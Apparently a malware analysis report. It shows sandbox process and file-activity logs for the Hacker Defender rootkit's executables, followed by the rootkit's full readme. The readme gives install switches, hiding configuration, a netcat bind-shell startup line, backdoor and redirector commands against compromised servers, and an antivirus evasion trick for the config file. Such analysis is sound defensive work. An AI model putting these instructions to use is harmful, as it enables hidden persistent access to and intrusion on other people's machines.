rdrbs100.exe	2300	QueryDirectory	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	NO SUCH FILE
rdrbs100.exe	2300	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS
rdrbs100.exe	2300	WriteFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\Documents and Settings\210user\Desktop\rdrbs100.ini	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\msctf.dll	SUCCESS
rdrbs100.exe	2300	QueryOpen	C:\WINDOWS\system32\msctf.dll	SUCCESS
rdrbs100.exe	2300	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS

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rdrbs100.exe 2300 CloseFile

SUCCESS

### Process Explorer Thread Stacks rdrbs100.exe

#### Thread Stack 1

ntoskrnl.exe	ExReleaseResourceLite	0x1a3
ntoskrnl.exe	PsGetContextThread	0x329
ntoskrnl.exe	FsRtlInitializeFileLock	0x83f
ntoskrnl.exe	FsRtlInitializeFileLock	0x87e
win32k.sys		0x2f52
win32k.sys		0x1b2a
win32k.sys	EngQueryPerformanceCounter	0x5af
ntoskrnl.exe	ZwYieldExecution	0xb78
ntdll.dll	KiFastSystemCallRet	
rdrbs100.exe		0xab59
kernel32.dll	RegisterWaitForInputIdle	0x49

#### Thread Stack 2

ntoskrnl.exe	ExReleaseResourceLite	
ntoskrnl.exe	PsGetContextThread	
ntoskrnl.exe	FsRtlInitializeFileLock	0x1a3
ntoskrnl.exe	FsRtlInitializeFileLock	0x329
ntoskrnl.exe	NtRequestWaitReplyPort	0x83f
ntoskrnl.exe	ZwYieldExecution	0x87e
ntdll.dll	KiFastSystemCallRet	0x2e0
kernel32.dll	GetConsoleInputWaitHandle	0xb78
kernel32.dll	ReadConsoleA	
kernel32.dll	ReadFile	0x318
rdrbs100.exe		0x3b
kernel32.dll	GetModuleFileNameA	0xa5
rdrbs100.exe		0x28bf
kernel32.dll!GetModuleFileNameA		0x1b4

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## Process Monitor hxdOFena.exe

Process Name	PID	Operation	Path	Result	Detail
hxdOFena.exe	3868	Process Start		SUCCESS	Parent PID: 1352
hxdOFena.exe	3868	Thread Create		SUCCESS	Thread ID: 3872
hxdOFena.exe	3868	Load Image	C:\Documents and Settings\210user\...	SUCCESS	Image Base: 0x400000, Image Size: 0x98000
hxdOFena.exe	3868	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c900000, Image Size: 0xaf000
hxdOFena.exe	3868	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0x7c800000, Image Size: 0xf6000
hxdOFena.exe	3868	Load Image	C:\WINDOWS\system32\user32.dll	SUCCESS	Image Base: 0x7e410000, Image Size: 0x91000
hxdOFena.exe	3868	Load Image	C:\WINDOWS\system32\gdi32.dll	SUCCESS	Image Base: 0x77f10000, Image Size: 0x49000
hxdOFena.exe	3868	Load Image	C:\WINDOWS\system32\advapi32.dll	SUCCESS	Image Base: 0x77dd0000, Image Size: 0x9b000
hxdOFena.exe	3868	Load Image	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	Image Base: 0x77e70000, Image Size: 0x92000
hxdOFena.exe	3868	Load Image	C:\WINDOWS\system32\secur32.dll	SUCCESS	Image Base: 0x77fe0000, Image Size: 0x11000
hxdOFena.exe	3868	Load Image	C:\WINDOWS\system32\oleaut32.dll	SUCCESS	Image Base: 0x77120000, Image Size: 0x8b000
hxdOFena.exe	3868	Load Image	C:\WINDOWS\system32\msvcrt.dll	SUCCESS	Image Base: 0x77c10000, Image Size: 0x58000
hxdOFena.exe	3868	Load Image	C:\WINDOWS\system32\ole32.dll	SUCCESS	Image Base: 0x774e0000, Image Size: 0x13d000
hxdOFena.exe	3868	Load Image	C:\WINDOWS\system32\imm32.dll	SUCCESS	Image Base: 0x76390000, Image Size: 0x1d000
hxdOFena.exe	3868	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time: 0.0600864
hxdOFena.exe	3868	Process Exit		SUCCESS	Exit Status: 0, User Time: 0.0100144, Kernel Time: 0...

Showing 16 of 160,668 events (0.0099%)      Backed by page file

## Process Monitor File Activity hxdOFena.exe

Process Name	PID	Operation	Path	Result
hxdOFena.exe	1956	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\hxdOFena.exe	SUCCESS
hxdOFena.exe	1956	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\hxdOFena.exe	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\Prefetch\HXDOFENA.EXE-02DB2D06.pf	SUCCESS
hxdOFena.exe	1956	QueryStandardInformationFile	C:\WINDOWS\Prefetch\HXDOFENA.EXE-02DB2D06.pf	SUCCESS
hxdOFena.exe	1956	ReadFile	C:\WINDOWS\Prefetch\HXDOFENA.EXE-02DB2D06.pf	SUCCESS

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			NA.EXE-02DB2D06.pf	
			C:\WINDOWS\Prefetch\HXDOFE	
hxdOFena.exe	1956	CloseFile	NA.EXE-02DB2D06.pf	SUCCESS
hxdOFena.exe	1956	CreateFile	C:	SUCCESS
hxdOFena.exe	1956	QueryInformationVolume	C:	SUCCESS
hxdOFena.exe	1956	FileSystemControl	C:	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\	SUCCESS
hxdOFena.exe	1956	QueryDirectory	C:\	SUCCESS
hxdOFena.exe	1956	QueryDirectory	C:\	NO MORE FILES
hxdOFena.exe	1956	CloseFile	C:\	SUCCESS
			C:\DOCUMENTS AND	
			SETTINGS	
hxdOFena.exe	1956	CreateFile	C:\Documents and Settings	SUCCESS
hxdOFena.exe	1956	QueryDirectory	C:\Documents and Settings	NO MORE FILES
hxdOFena.exe	1956	CloseFile	C:\Documents and Settings	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\Documents and Settings\210user	SUCCESS
hxdOFena.exe	1956	QueryDirectory	C:\Documents and Settings\210user	SUCCESS
hxdOFena.exe	1956	QueryDirectory	C:\Documents and Settings\210user	NO MORE FILES
hxdOFena.exe	1956	CloseFile	C:\Documents and Settings\210user	SUCCESS
			C:\Documents and	
hxdOFena.exe	1956	CreateFile	Settings\210user\Desktop	SUCCESS
			C:\Documents and	
hxdOFena.exe	1956	QueryDirectory	Settings\210user\Desktop	SUCCESS
			C:\Documents and	
hxdOFena.exe	1956	QueryDirectory	Settings\210user\Desktop	NO MORE FILES
			C:\Documents and	
hxdOFena.exe	1956	CloseFile	Settings\210user\Desktop	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS	SUCCESS
hxdOFena.exe	1956	QueryDirectory	C:\WINDOWS	SUCCESS
hxdOFena.exe	1956	QueryDirectory	C:\WINDOWS	NO MORE FILES
hxdOFena.exe	1956	CloseFile	C:\WINDOWS	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32	SUCCESS
hxdOFena.exe	1956	QueryDirectory	C:\WINDOWS\system32	SUCCESS
hxdOFena.exe	1956	QueryDirectory	C:\WINDOWS\system32	SUCCESS
hxdOFena.exe	1956	QueryDirectory	C:\WINDOWS\system32	SUCCESS
hxdOFena.exe	1956	QueryDirectory	C:\WINDOWS\system32	SUCCESS
hxdOFena.exe	1956	QueryDirectory	C:\WINDOWS\system32	SUCCESS
hxdOFena.exe	1956	QueryDirectory	C:\WINDOWS\system32	NO MORE FILES
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS
hxdOFena.exe	1956	QueryStandardInformationFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS
			C:\WINDOWS\system32\kernel32.	
hxdOFena.exe	1956	CreateFile	dll	SUCCESS
			C:\WINDOWS\system32\kernel32.	
hxdOFena.exe	1956	QueryStandardInformationFile	dll	SUCCESS
			C:\WINDOWS\system32\unicode.n	
hxdOFena.exe	1956	CreateFile	ls	SUCCESS
			C:\WINDOWS\system32\unicode.n	
hxdOFena.exe	1956	QueryStandardInformationFile	ls	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\locale.nls	SUCCESS

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hxdOFena.exe	1956	QueryStandardInformationFile	C:\WINDOWS\system32\locale.nls	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\sorttbls.nls	SUCCESS
hxdOFena.exe	1956	QueryStandardInformationFile	C:\WINDOWS\system32\sorttbls.nls	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\Documents and Settings\210user\Desktop\hxdOFena.exe	SUCCESS
hxdOFena.exe	1956	QueryStandardInformationFile	C:\Documents and Settings\210user\Desktop\hxdOFena.exe	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\user32.dll	SUCCESS
hxdOFena.exe	1956	QueryStandardInformationFile	C:\WINDOWS\system32\user32.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\gdi32.dll	SUCCESS
hxdOFena.exe	1956	QueryStandardInformationFile	C:\WINDOWS\system32\gdi32.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS
hxdOFena.exe	1956	QueryStandardInformationFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS
hxdOFena.exe	1956	QueryStandardInformationFile	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\secur32.dll	SUCCESS
hxdOFena.exe	1956	QueryStandardInformationFile	C:\WINDOWS\system32\secur32.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\oleaut32.dll	SUCCESS
hxdOFena.exe	1956	QueryStandardInformationFile	C:\WINDOWS\system32\oleaut32.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\msvcrt.dll	SUCCESS
hxdOFena.exe	1956	QueryStandardInformationFile	C:\WINDOWS\system32\msvcrt.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\ole32.dll	SUCCESS
hxdOFena.exe	1956	QueryStandardInformationFile	C:\WINDOWS\system32\ole32.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdOFena.exe	1956	QueryStandardInformationFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\ctype.nls	SUCCESS
hxdOFena.exe	1956	QueryStandardInformationFile	C:\WINDOWS\system32\ctype.nls	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\sortkey.nls	SUCCESS
hxdOFena.exe	1956	QueryStandardInformationFile	C:\WINDOWS\system32\sortkey.nls	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\unicode.nls	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\locale.nls	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\sorttbls.nls	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\Documents and	SUCCESS

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			Settings\210user\Desktop\hxdOFena.exe	
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\user32.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\gdi32.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\secur32.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\oleaut32.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\msvcrt.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\ole32.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\ctype.nls	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\sortkey.nls	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\Documents and Settings\210user\Desktop\hxdOFena.exe	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\user32.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\gdi32.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\secur32.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\oleaut32.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\msvcrt.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\ole32.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\Documents and Settings\210user\Desktop\hxdOFena.exe	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\user32.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\gdi32.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\secur32.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\oleaut32.dll	SUCCESS

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hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\msvcrt.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\ole32.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	1	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS
hxdOFena.exe	1956	FileSystemControl	C:\Documents and Settings\210user\Desktop	SUCCESS
hxdOFena.exe	1956	QueryOpen	C:\Documents and Settings\210user\Desktop\hxdOFena.exe.Local	NAME NOT FOUND
hxdOFena.exe	1956	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	1	SUCCESS
hxdOFena.exe	1956	QueryStandardInformationFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	1	SUCCESS
hxdOFena.exe	1956	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	1	SUCCESS
hxdOFena.exe	1956	QueryStandardInformationFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	1	SUCCESS
hxdOFena.exe	1956	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	1	SUCCESS
hxdOFena.exe	1956	QueryStandardInformationFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdOFena.exe	1956	CloseFile	1	SUCCESS
hxdOFena.exe	1956	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdOFena.exe	1956	CreateFile	1	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdOFena.exe	1956	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdOFena.exe	1956	QueryOpen	1	SUCCESS
hxdOFena.exe	1956	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\hxdOFena.exe	BUFFER OVERFLOW
hxdOFena.exe	1956	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\hxdOFena.exe	SUCCESS
hxdOFena.exe	1956	SetEndOfFileInformationFile	C:\WINDOWS\system32\config\SOFTWARE.LOG	SUCCESS
hxdOFena.exe	1956	SetEndOfFileInformationFile	C:\WINDOWS\system32\config\SOFTWARE.LOG	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS
hxdOFena.exe	1956	QueryDirectory	C:\Documents and Settings\210user\Desktop\hxdOFena.ini	NO SUCH FILE

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hxdOFena.exe	1956	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS
hxdOFena.exe	1956	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS
hxdOFena.exe	1956	QueryDirectory	C:\Documents and Settings\210user\Desktop\hxdOFena.ini	NO SUCH FILE
hxdOFena.exe	1956	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS
hxdOFena.exe	1956	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS

### Process Explorer Thread Stack hxdOFena.exe

ntoskrnl.exe	ExReleaseResourceLite	0x1a3
ntoskrnl.exe	PsGetContextThread	0x329
ntoskrnl.exe	FsRtlInitializeFileLock	0x83f
ntoskrnl.exe	FsRtlInitializeFileLock	0x87e
FLYPAPER.sys		0x1954
ntoskrnl.exe	ZwYieldExecution	0xb78
ntdll.dll	KiFastSystemCallRet	
kernel32.dll	ExitProcess	0x14
hxdOFena.exe		0x3963
kernel32.dll	RegisterWaitForInputIdle	0x49

### Miscellaneous Information and Summary

#### Hacker Defender Readme File

=====[ Hacker defender - English readme ]=====

#### NT Rootkit

-----

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=====[ 1. Contents ]=====

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=====[ 2. Introduction ]=====

Hacker defender (hxdef) is rootkit for Windows NT 4.0, Windows 2000, Windows XP and Windows Server 2003, it may also work on latest NT based systems. Main code is written in Delphi. New functions are written in assembler. Driver code is written in C. Support programs are coded mostly in Delphi.

program uses adapted LDE32  
LDE32, Length-Disassembler Engine, 32-bit, (x) 1999-2000 ZOMBiE  
special edition for REVERT tool  
version 1.05

program uses Superfast/Supertiny Compression/Encryption library  
Superfast/Supertiny Compression/Encryption library.  
(c) 1998 by Jacky Qwerty/29A.

=====[ 2.1 Idea ]=====

The main idea of this program is to rewrite few memory segments in all running processes. Rewriting of some basic modules cause changes in processes behaviour. Rewriting must not affect the stability of the system or running processes.

Program must be absolutely hidden for all others. Now the user is able to hide files, processes, system services, system drivers, registry keys and values, open ports, cheat with free disk space. Program also masks its changes in memory and hides handles of hidden processes. Program installs hidden backdoors, register as hidden system service and installs hidden system driver. The technology of backdoor allowed to do the implantation of redirector.

=====[ 2.2 Licence ]=====

This project is open source since version 1.0.0 but there exist also commercial versions with advanced features.

And of course authors are not responsible for what you're doing with Hacker defender.

=====[ 3. Usage ]=====

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Usage of hxdef is quite simple:

```
>hxdef100.exe [infile]
```

or

```
>hxdef100.exe [switch]
```

Default name for infile is EXENAME.ini where EXENAME is the name of executable of main program without extension. This is used if you run hxdef without specifying the infile or if you run it with switch (so default infile is hxdef100.ini).

These switches are available:

```
-:installonly - only install service, but not run
-:refresh     - use to update settings from infile
-:noservice   - doesn't install services and run normally
-:uninstall   - removes hxdef from the memory and kills all
                running backdoor connections
                stopping hxdef service does the same now
```

Example:

```
>hxdef100.exe -:refresh
```

Hxdef with its default infile is ready to run without any change in infile. But it's highly recommended to create your own settings. See 4. Infile section for more information about infile.

Switches -:refresh and -:uninstall can be called only from original exefile. This mean you have to know the name and path of running hxdef exefile to change settings or to uninstall it.

=====[ 4. Infile ]=====

Infile must contain ten parts: [Hidden Table], [Hidden Processes], [Root Processes], [Hidden Services], [Hidden RegKeys], [Hidden RegValues], [Startup Run], [Free Space], [Hidden Ports] and [Settings].

In [Hidden Table], [Hidden Processes], [Root Processes], [Hidden Services] a [Hidden RegValues] can be used character \* as the wildcard in place of strings end. Asterisk can be used only on strings end, everything after first asterisks is ignored. All spaces before first and after last another string characters are ignored.

Example:

```
[Hidden Table]
hxdef*
```

this will hide all files, dirs and processes which name start with "hxdef".

Hidden Table is a list of files and directories which should be hidden. All files and directories in this list will disappear from file managers. Make sure main file, infile, your backdoor file and driver file are mentioned in this list.

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Hidden Processes is a list of processes which should be hidden. They will be hidden in tasklist etc. Make sure main file and backdoor file is in this list.

Root Processes is a list of programs which will be immune against infection. You can see hidden files, directories and programs only with these root programs. So, root processes are for rootkit admins. To be mentioned in Root Processes doesn't mean you're hidden. It is possible to have root process which is not hidden and vice versa.

Hidden Services is a list of service and driver names which will be hidden in the database of installed services and drivers. Service name for the main rootkit program is HackerDefender100 as default, driver name for the main rootkit driver is HackerDefenderDrv100. Both can be changed in the inifile.

Hidden RegKeys is a list of registry keys which will be hidden. Rootkit has four keys in registry: HackerDefender100, LEGACY\_HACKERDEFENDER100, HackerDefenderDrv100, LEGACY\_HACKERDEFENDERDRV100 as default. If you rename service name or driver name you should also change this list.

First two registry keys for service and driver are the same as its name. Next two are LEGACY\_NAME. For example if you change your service name to BoomThisIsMySvc your registry entry will be LEGACY\_BOOMTHISISMYSVC.

Hidden RegValues is a list of registry values which will be hidden.

Startup Run is a list of programs which rootkit run after its startup. These programs will have same rights as rootkit. Program name is divided from its arguments with question tag. Do not use " characters. Programs will terminate after user logon. Use common and well known methods for starting programs after user logon. You can use following shortcuts here:

- %cmd% - stands for system shell executable + path  
(e.g. C:\winnt\system32\cmd.exe)
- %cmddir% - stands for system shell executable directory  
(e.g. C:\winnt\system32\)
- %sysdir% - stands for system directory  
(e.g. C:\winnt\system32\)
- %windir% - stands for Windows directory  
(e.g. C:\winnt\)
- %tmpdir% - stands for temporary directory  
(e.g. C:\winnt\temp\)

Example:

```
1)
[Startup Run]
c:\sys\nc.exe?-L -p 100 -t -e cmd.exe
```

netcat-shell is run after rootkit startup and listens on port 100

```
2)
[Startup Run]
%cmd% ?/c echo Rootkit started at %TIME%>> %tmpdir%starttime.txt
```

this will put a time stamp to temporary\_directory\starttime.txt  
(e.g. C:\winnt\temp\starttime.txt) everytime rootkit starts

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(%TIME% works only with Windows 2000 and higher)

Free Space is a list of harddrives and a number of bytes you want to add to a free space. The list item format is X:NUM where X stands for the drive letter and NUM is the number of bytes that will be added to its number of free bytes.

Example:  
[Free Space]  
C:123456789

this will add about 123 MB more to shown free disk space of disk C

3)  
[Hidden Ports]  
TCPI:  
TCPO:  
UDP:53,54,55,56,800

toto skryje pet portu: 53/UDP, 54/UDP, 55/UDP, 56/UDP a 800/UDP

Hidden Ports is a list of open ports that you want to hide from applications like OpPorts, FPort, Active Ports, Tcp View etc. It has three lines. First line format is TCPI:port1,port2,port3,..., second line format is TCPO:port1,port2,port3,..., third line format is UDP:port1,port2,port3,...

Example:  
1)  
[Hidden Ports]  
TCPI:8080,456  
TCPO:  
UDP:

this will hide two (inbound) ports: 8080/TCP and 456/TCP

2)  
[Hidden Ports]  
TCPI:  
TCPO:8001  
UDP:

this will hide (outbound) port 8001/TCP

3)  
[Hidden Ports]  
TCPI:  
TCPO:  
UDP:53,54,55,56,800

this will hide five ports: 53/UDP, 54/UDP, 55/UDP, 56/UDP and 800/UDP

Settings contains eighth values: Password, BackdoorShell, FileMappingName, ServiceName, ServiceDisplayName, ServiceDescription, DriverName and DriverFileName.

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Password which is 16 character string used when working with backdoor or redirector. Password can be shorter, rest is filled with spaces.

BackdoorShell is name for file copy of the system shell which is created by backdoor in temporary directory.

FileMappingName is the name of shared memory where the settings for hooked processes are stored.

ServiceName is the name of rootkit service.

ServiceDisplayName is display name for rootkit service.

ServiceDescription is description for rootkit service.

DriverName is the name for hxdef driver.

DriverFileName is the name for hxdef driver file.

Example:

```
[Settings]
```

```
Password=hxdef-rulez
```

```
BackdoorShell=hxdefa$.exe
```

```
FileMappingName=_.-=[Hacker Defender]=-._
```

```
ServiceName=HackerDefender100
```

```
ServiceDisplayName=HXD Service 100
```

```
ServiceDescription=powerful NT rootkit
```

```
DriverName=HackerDefenderDrv100
```

```
DriverFileName=hxdefdrv.sys
```

this mean your backdoor password is "hxdef-rulez", backdoor will copy system shell file (usually cmd.exe) to "hxdefa\$.exe" to temp. Name of shared memory will be "\_.-=[Hacker Defender]=-.\_". Name of a service is "HackerDefender100", its display name is "HXD Service 100", its description is "powerful NT rootkit". Name of a driver is "HackerDefenderDrv100". Driver will be stored in a file called "hxdefdrv.sys".

Extra characters |, <, >, :, \, / and " are ignored on all lines except [Startup Run], [Free Space] and [Hidden Ports] items and values in [Settings] after first = character. Using extra characters you can make your inifile immune from antivirus systems.

Example:

```
[H<<<idden T>>>a/"ble]
```

```
>h"xdef"*
```

is the same as

```
[Hidden Table]
```

```
hxdef*
```

see hxdef100.ini and hxdef100.2.ini for more examples

All strings in inifile except those in Settings and Startup Run are case insensitive.

```
=====[ 5. Backdoor ]=====
```

Rootkit hooks some API functions connected with receiving packets from the net. If incoming data equals to 256 bits long key, password and service are verified, the copy of a shell is created in a temp, its instance is created and next incoming data are redirected to this shell.

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Because rootkit hooks all process in the system all TCP ports on all servers will be backdoors. For example, if the target has port 80/TCP open for HTTP, then this port will also be available as a backdoor. Exception here is for ports opened by System process which is not hooked. This backdoor will works only on servers where incoming buffer is larger or equal to 256 bits. But this feature is on almost all standard servers like Apache, IIS, Oracle. Backdoor is hidden because its packets go through common servers on the system. So, you are not able to find it with classic portscanner and this backdoor can easily go through firewall. Exception in this are classic proxies which are protocol oriented for e.g. FTP or HTTP.

During tests on IIS services was found that HTTP server does not log any of this connection, FTP and SMTP servers log only disconnection at the end. So, if you run hxdef on server with IIS web server, the HTTP port is probably the best port for backdoor connection on this machine.

You have to use special client if want to connect to the backdoor. Program bdcli100.exe is used for this.

Usage: bdcli100.exe host port password

Example:

```
>bdcli100.exe www.windowsserver.com 80 hxdef-rulez
```

this will connect to the backdoor if you rooted www.windowsserver.com before and left default hxdef password

Client for version 1.0.0 is not compatible with servers in older version.

=====[ 5.1 Redirector ]=====

Redirector is based on backdoor technology. First connection packets are same as in backdoor connection. That mean you use same ports as for backdoor. Next packets are special packets for redirector only. These packets are made by redirectors base which is run on users computer. First packet of redirected connection defines target server and port.

The redirectors base saves its settings into its inifile which name depends on base exefile name (so default is rdrbs100.ini). If this file doesn't exist when base is run, it is created automatically. It is better not to modify this inifile externally. All settings can be changed from base console.

If we want to use redirector on server where rootkit is installed, we have to run redirectors base on localhost before. Then in base console we have to create mapped port routed to server with hxdef. Finally we can connect on localhost base on chosen port and transferring data. Redirected data are coded with rootkit password. In this version connection speed is limited with about 256 kBps. Redirector is not determined to be used for hispeed connections in this version. Redirector is also limited with system where rootkit run. Redirector works with TCP protocol only.

In this version the base is controled with 19 commands. These are not case sensitive. Their function is described in HELP command. During the base startup are executed commands in startup-list. Startup-list commands are edited with commands which start with SU.

Redirector differentiate between two connection types (HTTP and other). If connection is other type packets are not changed. If it is HTTP type Host parametr in HTTP header is changed to the target server. Maximum redirectors

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count on one base is 1000.

Redirector base fully works only on NT boxes. Only on NT program has tray icon and you can hide console with HIDE command. Only on NT base can be run in silent mode where it has no output, no icon and it does only commands in startup-list.

Examples:

1) getting mapped port info

```
>MPINFO
No mapped ports in the list.
```

2) add command MPINFO to startup-list and get startup-list commands:

```
>SUADD MPINFO
>sulist
0) MPINFO
```

3) using of HELP command:

```
>HELP
Type HELP COMMAND for command details.
Valid commands are:
HELP, EXIT, CLS, SAVE, LIST, OPEN, CLOSE, HIDE, MPINFO, ADD, DEL,
DETAIL, SULIST, SUADD, SUDEL, SILENT, EDIT, SUEDIT, TEST
>HELP ADD
Create mapped port. You have to specify domain when using HTTP type.
usage: ADD <LOCAL PORT> <MAPPING SERVER> <MAPPING SERVER PORT> <TARGET
SERVER> <TARGET SERVER PORT> <PASSWORD> [TYPE] [DOMAIN]
>HELP EXIT
Kill this application. Use DIS flag to discard unsaved data.
usage: EXIT [DIS]
```

4) add mapped port, we want to listen on localhost on port 100, rootkit is installed on server 200.100.2.36 on port 80, target server is www.google.com on port 80, rootkits password is bIgpWd, connection type is HTTP, ip address of target server (www.google.com) - we always have to know its ip - is 216.239.53.100:

```
>ADD 100 200.100.2.36 80 216.239.53.100 80 bIgpWd HTTP www.google.com
```

command ADD can be run without parameters, in this case we are asked for every parameter separately

5) now we can check mapped ports again with MPINFO:

```
>MPINFO
There are 1 mapped ports in the list. Currently 0 of them open.
```

6) enumeration of mapped port list:

```
>LIST
000) :100:200.100.2.36:80:216.239.53.100:80:bIgpWd:HTTP
```

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7) detailed description of one mapped port:

```
>DETAIL 0
Listening on port: 100
Mapping server address: 200.100.2.36
Mapping server port: 80
Target server address: 216.239.53.100
Target server port: 80
Password: bIgpWd
Port type: HTTP
Domain name for HTTP Host: www.google.com
Current state: CLOSED
```

8) we can test whether the rootkit is installed with out password on mapping server 200.100.2.36 (but this is not needed if we are sure about it):

```
>TEST 0
Testing 0) 200.100.2.36:80:bIgpWd - OK
```

if test failed it returns

```
